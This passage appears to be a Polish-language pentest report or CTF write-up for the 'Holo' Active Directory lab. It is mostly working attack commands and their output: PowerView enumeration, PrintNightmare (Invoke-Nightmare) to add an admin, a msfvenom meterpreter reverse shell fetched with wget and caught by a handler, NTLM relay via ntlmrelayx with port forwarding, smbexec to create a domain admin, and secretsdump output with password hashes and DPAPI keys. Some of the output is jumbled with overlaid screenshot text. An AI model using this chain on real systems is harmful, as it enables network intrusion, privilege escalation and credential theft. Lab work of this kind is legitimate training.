MemberName   : HOOLIVE\Domain Admins
SID          : S-1-5-21-471847105-3603022926-1728018720-512
IsGroup      : True
IsDomain    : True
```

```
PS C:\Users\watamet\Downloads>
```

```
Completed
Get-NetLoggedon
```

To polecenie wyliczy/wyświetli listę wszystkich użytkowników aktualnie zalogowanych na komputerze lokalnym. Może to być przydatne do określenia, którego użytkownika nie należy przejmować lub jakich użytkowników należy kierować w atakach phishingowych lub innych atakach, w zależności od metodologii i/lub celów zespołu

```
PS C:\Users\watamet\Downloads> Get-NetLoggedon
```

```
UserName      : watamet
LogonDomain   : HOOLIVE
AuthDomains   :
LogonServer   : DC-SRV01
ComputerName  : localhost

UserName      : PC-FILESRV01$ 
LogonDomain   : HOOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$ 
LogonDomain   : HOOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$ 
LogonDomain   : HOOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$ 
LogonDomain   : HOOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$
```

```
Get-DomainGPO
```

To polecenie wylicza/wyświetla listę obiektów zasad grupy domeny usługi Active Directory zainstalowanych na komputerze lokalnym. Może to być przydatne do identyfikowania narzędzi, takich jak AppLocker lub inne usługi zdalne uruchomione na komputerze

```
PS C:\Users\watamet\Downloads> Get-DomainGPO

usncreated : 5672
systemflags : -1946157056
displayname : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-00C04FB94F17}]{827D319E-6EAC-11D2-A4EA-00C04FB94F17}
whenchanged : 12/31/2021 1:08:39 AM
objectclass : {top, container, groupPolicyContainer}
showinadvancedviewonly : 2
usnchanged : True
2147368
dscorepropagationdata : {10/23/2020 1:33:58 AM, 10/22/2020 11:43:31 PM, 1/1/1601 12:00:00 AM}
name : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags : 0
cn : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject : True
gpcfilesyspath : \\holo.live\sysvol\holo.live\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedname : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN= Policies,CN=System,DC=holo,DC=live
whencreated : 10/22/2020 11:41:59 PM
versionnumber : 71
instancetype : 4
objectguid : 5d03de40-73dd-48d7-8eb7-90a633113913
objectcategory : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=holo,DC=live

usncreated : 5675
systemflags : -1946157056
displayname : Default Domain Controllers Policy
gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04FB94F17}]{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}
whenchanged : 8/31/2021 4:24:11 AM
objectclass : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly : True
usnchanged : 1952694
```

Find-LocalAdminAccess

To polecenie sprawdza wszystkie hosty podłączone do domeny, do której należy komputer, i sprawdza, czy bieżący użytkownik lub wymieniony użytkownik jest administratorem lokalnym. Może to być przydatne podczas kierowania reklam na określonego użytkownika i próby przejścia między domeną w bok. Może to być używane jako alternatywa dla innych narzędzi, takich jak CME do przekazywania skrótu

```
versionnumber : 71
instancetype : 4
objectguid : 5d03de40-73dd-48d7-8eb7-90a633113913
objectcategory : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=holo,DC=live

usncreated : 5675
systemflags : -1946157056
displayname : Default Domain Controllers Policy
gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04FB94F17}]{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}
whenchanged : 8/31/2021 4:24:11 AM
objectclass : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly : True
usnchanged : 1952694
dscorepropagationdata : {10/23/2020 1:33:58 AM, 10/22/2020 11:43:31 PM, 1/1/1601 12:00:00 AM}
name : {6AC1786C-016F-11D2-945F-00C04FB984F9}
flags : 0
cn : {6AC1786C-016F-11D2-945F-00C04FB984F9}
iscriticalsystemobject : True
gpcfilesyspath : \\holo.live\sysvol\holo.live\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}
distinguishedname : CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN= Policies,CN=System,DC=holo,DC=live
whencreated : 10/22/2020 11:41:59 PM
versionnumber : 22
instancetype : 4
objectguid : 18a7cb1f-a6d4-4014-8e4b-8a6af2662d8a
objectcategory : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=holo,DC=live
```

```
PS C:\Users\watamet\Downloads> Find-LocalAdminAccess
S-SRV01.holo.live
```

Get-ScheduledTask

polecenie, wyświetli listę / wyliczy wszystkie zaplanowane zadania obecne w systemie

```
PS C:\Users\watamet\Downloads> Get-ScheduledTask
```

TaskPath	TaskName	State
\Microsoft\Windows\	Server Initial Configuration Task	Disabled
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319	Ready
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319	64 Ready
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319...	Disabled
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319...	Disabled
\Microsoft\Windows\Active Directory Rights ...	AD RMS Rights Policy Template ...	Disabled
\Microsoft\Windows\Active Directory Rights ...	AD RMS Rights Policy Template ...	Ready
\Microsoft\Windows\AppID\	PolicyConverter	Ready
\Microsoft\Windows\AppID\	VerifiedPublisherCertStoreCheck	Ready
\Microsoft\Windows\Application Experience\	Microsoft Compatibility Appraiser	Ready
\Microsoft\Windows\Application Experience\	ProgramDataUpdater	Ready
\Microsoft\Windows\Application Experience\	StartupAppTask	Ready
\Microsoft\Windows\ApplicationData\	appuriVerifierDaily	Ready
\Microsoft\Windows\ApplicationData\	appuriVerifierInstall	Ready
\Microsoft\Windows\ApplicationData\	CleanupTemporaryState	Ready
\Microsoft\Windows\ApplicationData\	DsSvcCleanup	Ready
\Microsoft\Windows\AppxDeploymentClient\	Pre-staged app cleanup	Disabled
\Microsoft\Windows\Autochk\	Proxy	Ready
\Microsoft\Windows\BitLocker\	BitLocker Encrypt All Drives	Ready
\Microsoft\Windows\BitLocker\	BitLocker MDM policy Refresh	Ready
\Microsoft\Windows\Bluetooth\	UninstallDeviceTask	Disabled
\Microsoft\Windows\BrokerInfrastructure\	BgTaskRegistrationMaintenanceTask	Ready
\Microsoft\Windows\CertificateServicesClient\	UserTask	Ready
\Microsoft\Windows\CertificateServicesClient\	UserTask-Roam	Ready
\Microsoft\Windows\Chkdsk\	ProactiveScan	Ready
\Microsoft\Windows\Chkdsk\	SyspartRepair	Ready
\Microsoft\Windows\CloudExperienceHost\	CreateObjectTask	Ready
\Microsoft\Windows\Customer Experience Impr...	Consolidator	Ready
\Microsoft\Windows\Customer Experience Impr...	UsbCeip	Ready
\Microsoft\Windows\Data Integrity Scan\	Data Integrity Scan	Ready
\Microsoft\Windows\Data Integrity Scan\	Data Integrity Scan for Crash ...	Ready

```
whoami /priv
```

Parametr /priv wylicza uprawnienia SE bieżącego użytkownika

```
PS C:\Users\watamet\Downloads> whoami /priv
```


PRIVILEGES INFORMATION

Privilege Name	Description	State
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
PS C:\Users\watamet\Downloads>
```

W katalogu usera watamet jest tylko 1 aplikacja

Mögemy jej użyc do stworzenia "backdoor"



Sprawdzając system zauważyłem że ostatni update był 11/11/2020

```
wmic qfe list
```

http://support.microsoft.com/?kbid=4562562	PC-FILESRV01	Security Update 6/10/2020	KB4562562	NT AUTHORITY\SYSTEM
http://support.microsoft.com/?kbid=4566424	PC-FILESRV01	Security Update 8/12/2020	KB4566424	NT AUTHORITY\SYSTEM
http://support.microsoft.com/?kbid=4570332	PC-FILESRV01	Security Update 9/9/2020	KB4570332	NT AUTHORITY\SYSTEM
https://support.microsoft.com/help/4577667	PC-FILESRV01	Security Update 10/14/2020	KB4577667	NT AUTHORITY\SYSTEM
https://support.microsoft.com/help/4580325	PC-FILESRV01	Security Update 10/14/2020	KB4580325	NT AUTHORITY\SYSTEM
https://support.microsoft.com/help/4587735	PC-FILESRV01	Security Update 11/11/2020	KB4587735	NT AUTHORITY\SYSTEM
https://support.microsoft.com/help/4586793	PC-FILESRV01	Security Update 11/11/2020	KB4586793	NT AUTHORITY\SYSTEM

PS C:\Windows\Tasks>

Znalazłem exploit

```
git clone https://github.com/calebstewart/CVE-2021-1675
```

Skopiowałem na maszyne i zainportowałem!!!

```
Import-Module .\attackshell.ps1
```

PS C:\Windows\Tasks> dir

Mode	LastWriteTime	Length	Name
-a---	7/3/2023 6:38 PM	178561	attackshell.ps1
-a---	7/3/2023 5:16 PM	479	kavremvr 2023-07-03 17-16-46 (pid 4976).log
-a---	7/3/2023 5:08 PM	9216	not_malicious.dll
-a---	12/10/2020 11:34 PM	4870584	not_malicious.dll.exe
-a---	4/7/2021 2:22 AM	791194	PowerView.ps1
-a---	4/2/2021 10:31 PM	544256	Seatbelt.exe
-a---	7/3/2023 1:56 PM	1120	Seatbelt.sln
-a---	12/7/2021 2:26 PM	23552	SharpEDRChecker.exe
-a---	7/3/2023 4:56 PM	73802	shell.exe
-a---	7/3/2023 6:15 PM	48049	Untitled1.ps1

PS C:\Windows\Tasks> Import-Module .\attackshell.ps1

```
PS C:\Windows\Tasks> Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@ss"
[+] created payload at C:\Users\watamet\AppData\Local\Temp\2\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxwddrv.dll"
[+] added user Romchik as local administrator
[+] deleting payload from C:\Users\watamet\AppData\Local\Temp\2\nightmare.dll
```

PS C:\Windows\Tasks>

Mam możliwość stworzenia jeszcze 1 admina

```
Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@ss"
```

```
PS C:\Windows\Tasks> net user Romchik
User name           Romchik
Full Name          Romchik
Comment
User's comment
Country/region code    000 (System Default)
Account active        Yes
Account expires       Never

Password last set    7/3/2023 6:48:30 PM
Password expires      Never
Password changeable   7/4/2023 6:48:30 PM
Password required     Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           Never

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

Reconnect jako nowy admin:

I jest flaga:

HOLO{ee7e68a69829e56e1d5b4a73e7ffa5f0}

```
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is E43B-9F7E

Directory of C:\Users\Administrator\Desktop

12/12/2020  01:25 AM    <DIR>      .
12/12/2020  01:25 AM    <DIR>      ..
12/12/2020  01:25 AM            38 root.txt
                           1 File(s)      38 bytes
                           2 Dir(s)  15,271,092,224 bytes free
```

```
C:\Users\Administrator\Desktop>type root.txt
HOLO{ee7e68a69829e56e1d5b4a73e7ffa5f0}
C:\Users\Administrator\Desktop>
```

Lokalizacja: 1 z komputerów sieci

Recomendacja : Aktualizacja oprogramowania! W danym wypadku ciała sieć jest zagrożona przed stworzeniem użytkowników na uprawnieniach admina!

[Low 2.0] NTLM Relay

Opisanie: Jeśli serwer wysyła połączenia SMB, można użyć nadużywania przekazywania NTLM

Dla ataku na Domain używa skryptu

(<https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py>)

Będą potrzebne pakiety:

- krb5-user
- cifs-utils

```
apt install krb5-user cifs-utils
```

Scan w poszukiwaniu uprawnień do podpisywania SMB w sieci

```
proxychains4 nmap -p 445 --script smb2-security-mode 10.200.111.30 -Pn
```

```
(Kali㉿Kali)-[~/holo]
$ proxychains4 nmap -p 445 --script smb2-security-mode 10.200.111.30 -Pn
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 11:13 EDT
[proxychains] Strict chain ... 127.0.0.1:1080  ... 10.200.111.30:445/dynamic-resolve OK
[proxychains] Strict chain ... 127.0.0.1:1080  ... 10.200.111.30:445  ...  OK
Nmap scan report for 10.200.111.30
Host is up (0.25s latency).
xchains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080  ... 10.200.111.35:3389  ...  OK
PORT 39445/TCP  STATE SERVICE
445/tcp open 80 [microsoft-ds]
Host script results:
  smb2-security-mode:
    311:
      - Message signing enabled but not required
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```

lepiej do pulpitu zdalnego użyć rdesktop

```
rdesktop -u Romchik -p 'Super!P@ss' 10.200.111.35
```

tworze shella:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f exe >
shell.exe
```

wysylam na maszyne IP.35

```
kali: python3 -m http.server 9003
```

```

target: wget http://10.50.108.202:9003/shell.exe -o shell.exe
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____|_____|_____|
Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
_____|_____|_____|
LHOST          yes        The listen address (an interface may be specified)
LPORT          4444      yes        The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.50.108.202
msf6 exploit(multi/handler) > set LPORT 53
LPORT => 53
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >

```

Wracając parę kroków do tyłu zmieniłem metodę wystawienia hostów! Lepiej będzie użyć narzędzia "sshuttle"

```

sshuttle -r root@10.200.112.33 10.200.112.0/24 --ssh-cmd "ssh -i id_rsa" -x
10.200.112.33

```

Teraz wykorzystam attak "NTLM Relay" , Zeby wejść na domene:

W cmd wyłączam SMB i restartuje komputer

```
sc stop netlogon
```

```
sc stop lanmanserver
```

```
sc config lanmanserver start= disabled
```

```
sc stop lanmanworkstation
```

```
sc config lanmanworkstation start= disabled
```

```
C:\Users\Romchik>sc stop netlogon
```

```
SERVICE_NAME: netlogon
    TYPE          : 20  WIN32_SHARE_PROCESS
    STATE         : 3   STOP_PENDING
                   (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT     : 0x1
    WAIT_HINT      : 0xea60
```

```
C:\Users\Romchik>sc stop lanmanserver
```

```
SERVICE_NAME: lanmanserver
    TYPE          : 20  WIN32_SHARE_PROCESS
    STATE         : 3   STOP_PENDING
                   (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT     : 0x0
    WAIT_HINT      : 0x4e20
```

```
C:\Users\Romchik>sc config lanmanserver start= disabled
[SC] ChangeServiceConfig SUCCESS
```

```
C:\Users\Romchik>
```

restart maszyny:

```
shutdown -r
```

Kolejny krok trafik SMB

Dla kontroli trafika użyje metasploit

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f exe >
shell.exe
```

w metasploicie uruchamiam multi-handlera :

```
use exploit/multi/handler
set LPORT 53
set LHOST tun0
set payload windows/x64/meterpreter/reverse_tcp
run
```

```
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp<images\shell.php on line 14
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____
_____
_____
_____

Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
_____
_____
_____
_____
LHOST          yes      The listen address (an interface may be specified)
LPORT          4444    The listen port
```

Exploit target:

Id	Name
--	
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.50.108.202
msf6 exploit(multi/handler) > set LPORT 53
LPORT => 53
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

I uruchamiam shell.exe na maszynie

Za pomocą skryptu "ntlmrelayx.py" przeczytuje SMB traffik

```
sudo python3 ntlmrelayx.py -t smb://10.200.112.30 -smb2support -socks
```

Ale muszę jeszcze przekierować port 445 na swój 445

w sessji metasploit:

```
portfwd add -R -L 0.0.0.0 -l 445 -p 445
```

```

[kali㉿kali] -[~/local/bin]
$ sudo python3 ntlmrelayx.py -t smb://10.200.112.30 -smb2support -socks
[sudo] password for kali:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Protocol Client LDAP loaded..          d-r--  10/22/2020  9:51 PM
[*] Protocol Client LDAPS loaded..         d-r--  10/22/2020  9:51 PM
[*] Protocol Client SMTP loaded..          d-r--  10/22/2020  9:51 PM
[*] Protocol Client RPC loaded..           d-r--  10/22/2020  9:51 PM
[*] Protocol Client DCSYNC loaded..        d-r--  10/22/2020  9:51 PM
[*] Protocol Client SMB loaded..          d-r--  10/22/2020  9:51 PM
[*] Protocol Client HTTP loaded..          d-r--  10/22/2020  9:51 PM
[*] Protocol Client HTTPS loaded..         d-r--  10/22/2020  9:51 PM
[*] Protocol Client IMAPS loaded..        d-r--  10/22/2020  9:51 PM
[*] Protocol Client IMAP loaded..          d-r--  10/22/2020  9:51 PM
[*] Protocol Client MSSQL loaded..        d-r--  10/22/2020  9:51 PM
[*] Running in relay mode to single host   C:\Users\Administrator> cd .\Desktop\
[*] SOCKS proxy started. Listening at port 1080  C:\Users\Administrator\Desktop
[*] HTTP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..      Mode      LastWriteTime      Length Name
[*] SMTP Socks Plugin loaded..     ----      -----      ----- -----
[*] HTTPS Socks Plugin loaded..    -----      12/6/2020  6:24 PM      38 root.txt
[*] MSSQL Socks Plugin loaded..   -----      12/6/2020  6:24 PM
[*] IMAP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80  C:\Users\Administrator\Desktop> type .\root.txt
 * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
[*] Setting up WCF Server          PS C:\Users\Administrator\Desktop>
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] SMBD-Thread-11 (process_request_thread): Received connection from 127.0.0.1, attacking target smb://10.200.112.30
[-] Unsupported MechType 'MS KRBS - Microsoft Kerberos 5'
[*] Authenticating against smb://10.200.112.30 as HOOLIVE/SRV-ADMIN SUCCED
[*] SOCKS: Adding HOOLIVE/SRV-ADMIN@10.200.112.30(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-12 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!

meterpreter > portfwd add -R -L 0.0.0.0 -l 445 -p 445
[*] Reverse TCP relay created: (remote) :445 → (local) [ :: ]:445
meterpreter > 

```

Za pomocą skryptu "smbexec.py" dostaje RCE:

```
sudo python3 ntlmrelayx.py -t smb://10.200.112.30 -smb2support -socks
```

I tworzę nowego admina na domenie. Przy okazji dodaje go do grupy "Remote Desktop Users"

```
net user Romchik Password123! /add
```

```
net localgroup Administrators /add Romchik
```

```
net localgroup "Remote Desktop Users" /add Romchik
```

```

[kali㉿kali] -[~/local/bin]
$ sudo python3 smbexec.py -no-pass HOOLIVE/SRV-ADMIN@10.200.112.30
[sudo] password for kali:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)

[kali㉿kali] -[~/local/bin]
$ sudo proxchains4 python3 smbexec.py -no-pass HOOLIVE/SRV-ADMIN@10.200.112.30
[proxchains] config file found: /etc/proxchains4.conf
[proxchains] preloading /usr/lib/x86_64-linux-gnu/libproxchains.so  WARNING: CERTIFICATE NAME MISMATCH!
[proxchains] DLL init: proxchains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  The hostname used for this connection (10.200.112.30:3389)
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.200.112.30:445(C) ... OK
[!] Launching semi-interactive shell - Careful what you execute !C:\Windows\system32\whoami
C:\Windows\system32>whoami
C:\Windows\system32>net user Romchik Password123! /add
The command completed successfully.

C:\Windows\system32>cd C:\Users\Administrator
[-] You can't CD under SMBEXEC. Use full paths.
C:\Windows\system32>cd ..
[-] You can't CD under SMBEXEC. Use full paths. possibly because you do not have
C:\Windows\system32>net user Romchik Password123! /add
The command completed successfully.

C:\Windows\system32>net localgroup Administrators /add Romchik
The command completed successfully.

C:\Windows\system32>net localgroup "Remote Desktop Users" /add Romchik
The command completed successfully.

C:\Windows\system32>

```

Podłączam się do pulpitu

```
xfreerdp /v:10.200.112.30 /u:Romchik /p:'Password123!' /dynamic-resolution
```

```
/drive:holo
```

```
(kali㉿kali)-[~]
$ xfreerdp /v:10.200.112.30 /u:Romchik /p:'Password123!' /dynamic-resolution /drive:holo
[12:05:27:286] [36282:36283] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[12:05:27:286] [36282:36283] [WARN][com.freerdp.crypto] - CN = DC-SRV01.holo.live
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - ☺           WARNING: CERTIFICATE NAME MISMATCH! ☺
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - ☺           The hostname used for this connection (10.200.112.30:3389) ☺
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - Common Name (CN):
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] -           DC-SRV01.holo.live
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.200.112.30:3389 (RDP-Server):
Common Name: DC-SRV01.holo.live
Subject: CN = DC-SRV01.holo.live
Issuer: CN = DC-SRV01.holo.live
Thumbprint: 66:b2:b9:45:a6:59:fa:7f:17:8f:ee:4e:f0:7f:58:82:7f:ae:96:e2:9e:c3:0c:3d:e9:f5:5d:af:37:fe:b4
The above X.509 certificate could not be verified, possibly because you do not have txt
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/N/Y)
[12:05:30:400] [36282:36283] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/Eastern
[12:05:31:810] [36282:36283] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[12:05:31:810] [36282:36283] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[12:05:31:847] [36282:36333] [INFO][com.freerdp.channels.rdpdr.client] - Loading device service drive [holo] (static)
[12:05:31:847] [36282:36283] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[12:05:31:848] [36282:36283] [INFO][com.freerdp.channels.rdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[12:05:31:848] [36282:36283] [INFO][com.freerdp.channels.rdynvc.client] - Loading Dynamic Virtual Channel disp
[12:05:32:077] [36282:36283] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
[12:05:34:390] [36282:36333] [INFO][com.freerdp.channels.rdpdr.client] - registered device #1: holo (type=8 id=1)

[*] SMBD-Thread-160 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-161 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-162 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-163 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SOCKS: Proxying client session for HOLOLIVE/SRV-ADMIN@10.200.112.30(445)
[*] SMBD-Thread-165 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-166 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-167 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-168 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-169 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-170 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-171 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
```

FLAGA na pulpicie Administratora

HOLO{29d166d973477c6d8b00ae1649ce3a44}

The screenshot shows a Windows PowerShell window with the following content:

```
Administrator: Windows PowerShell
d-r--- 10/22/2020 9:51 PM      Links
d-r--- 10/22/2020 9:51 PM      Music
d-r--- 10/22/2020 9:51 PM     Pictures
d-r--- 10/22/2020 9:51 PM   Saved Games
d-r--- 10/22/2020 9:51 PM   Searches
d-r--- 10/22/2020 9:51 PM    Videos

PS C:\Users\Administrator> cd ..\Desktop\
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode          LastWriteTime        Length Name
----          <-----            ----- 
-a--- 12/6/2020  6:24 PM           38 root.txt

PS C:\Users\Administrator\Desktop> type .\root.txt
HOLO{29d166d973477c6d8b00ae1649ce3a44}
PS C:\Users\Administrator\Desktop>
```

Dumpowanie wszystkich użytkowników

```
python3 secretsdump.py 'HOLOLIVE/Romchik:Password123!@10.200.112.30'
```

```
└$ python3 secretsdump.py 'HOLOLIVE/Romchik:Password123!@10.200.112.30'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
Administrator:Windows PowerShell

[*] Service RemoteRegistry is in stopped state 10/22/2020 9:51 PM
[*] Starting service RemoteRegistry -- 10/22/2020 9:51 PM
[*] Target system bootKey: 0x739c5b5f17a8c2bbeb4ddd207a90710e
[*] Dumping local SAM hashes (uid:rid:lmhash::nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:70017854acf6ea8d2af520eddcc866fb :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PS C:\Users\Administrator> cd ..\Desktop\

HOLOLIVE\DC-SRV01$:aes256-cts-hmac-sha1-96:52b7605bba35b492e13d96d147e66a4ba335f8fc0f2b74173c3c98283e8937b4
HOLOLIVE\DC-SRV01$:aes128-cts-hmac-sha1-96:c6b08129506ccbe6dd0f40b57c3b7524
HOLOLIVE\DC-SRV01$:des-cbc-md5:8980a1a8804538e3
HOLOLIVE\DC-SRV01$:plain_password_hex:39a75991de0517fcdc102e601a4d076fce4f4f53dbf4f620e941b64d12b409e290ac11bbd2a250b5e188b9bacd2e7daa041f3f
70663b5839c9ff092c8044a535fce69e6604de6e57318d793cdaca4e753c91e6780a5905cd5abfc5b1625ff856c857ba85051915c9547ba6bb8efd4ad0b6cb6a083c2b99eb3491
b0b43b1cea3ac3b6fc328247c516c99893a75d637c020ae49c92b5750bbe942c1832e8d44e54bf00251cc33f33a30047d8031e57ee2b3b32a3ad6d1f496df48341a636ca9cc
HOLOLIVE\DC-SRV01$::aad3b435b51404eeaad3b435b51404ee:7a70d7a4cbf7c4397ad9181414f582d9 :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x91010a5e499d90494252e392951ade92978822c1
dpapi_userkey:0x80903022980635fd4d1457adb7bc51cc8968b067
[*] NL$KM
0000 8D D2 8E 67 54 58 89 B1 C9 53 B9 5B 46 A2 B3 66 ... gTX ... S.[F..f
0010 D4 3B 95 80 92 7D 67 78 B7 1D F9 2D A5 55 B7 A3 .; ... }gx ... -U..
0020 61 AA 4D 86 95 85 43 86 E3 12 9E C4 91 CF 9A 5B to a.M ... C.....[ ..\root.txt
0030 D8 BB 0D AE FA D3 41 E0 DB 66 3D 19 75 A2 D1 B2 .....,A..,f.,u...
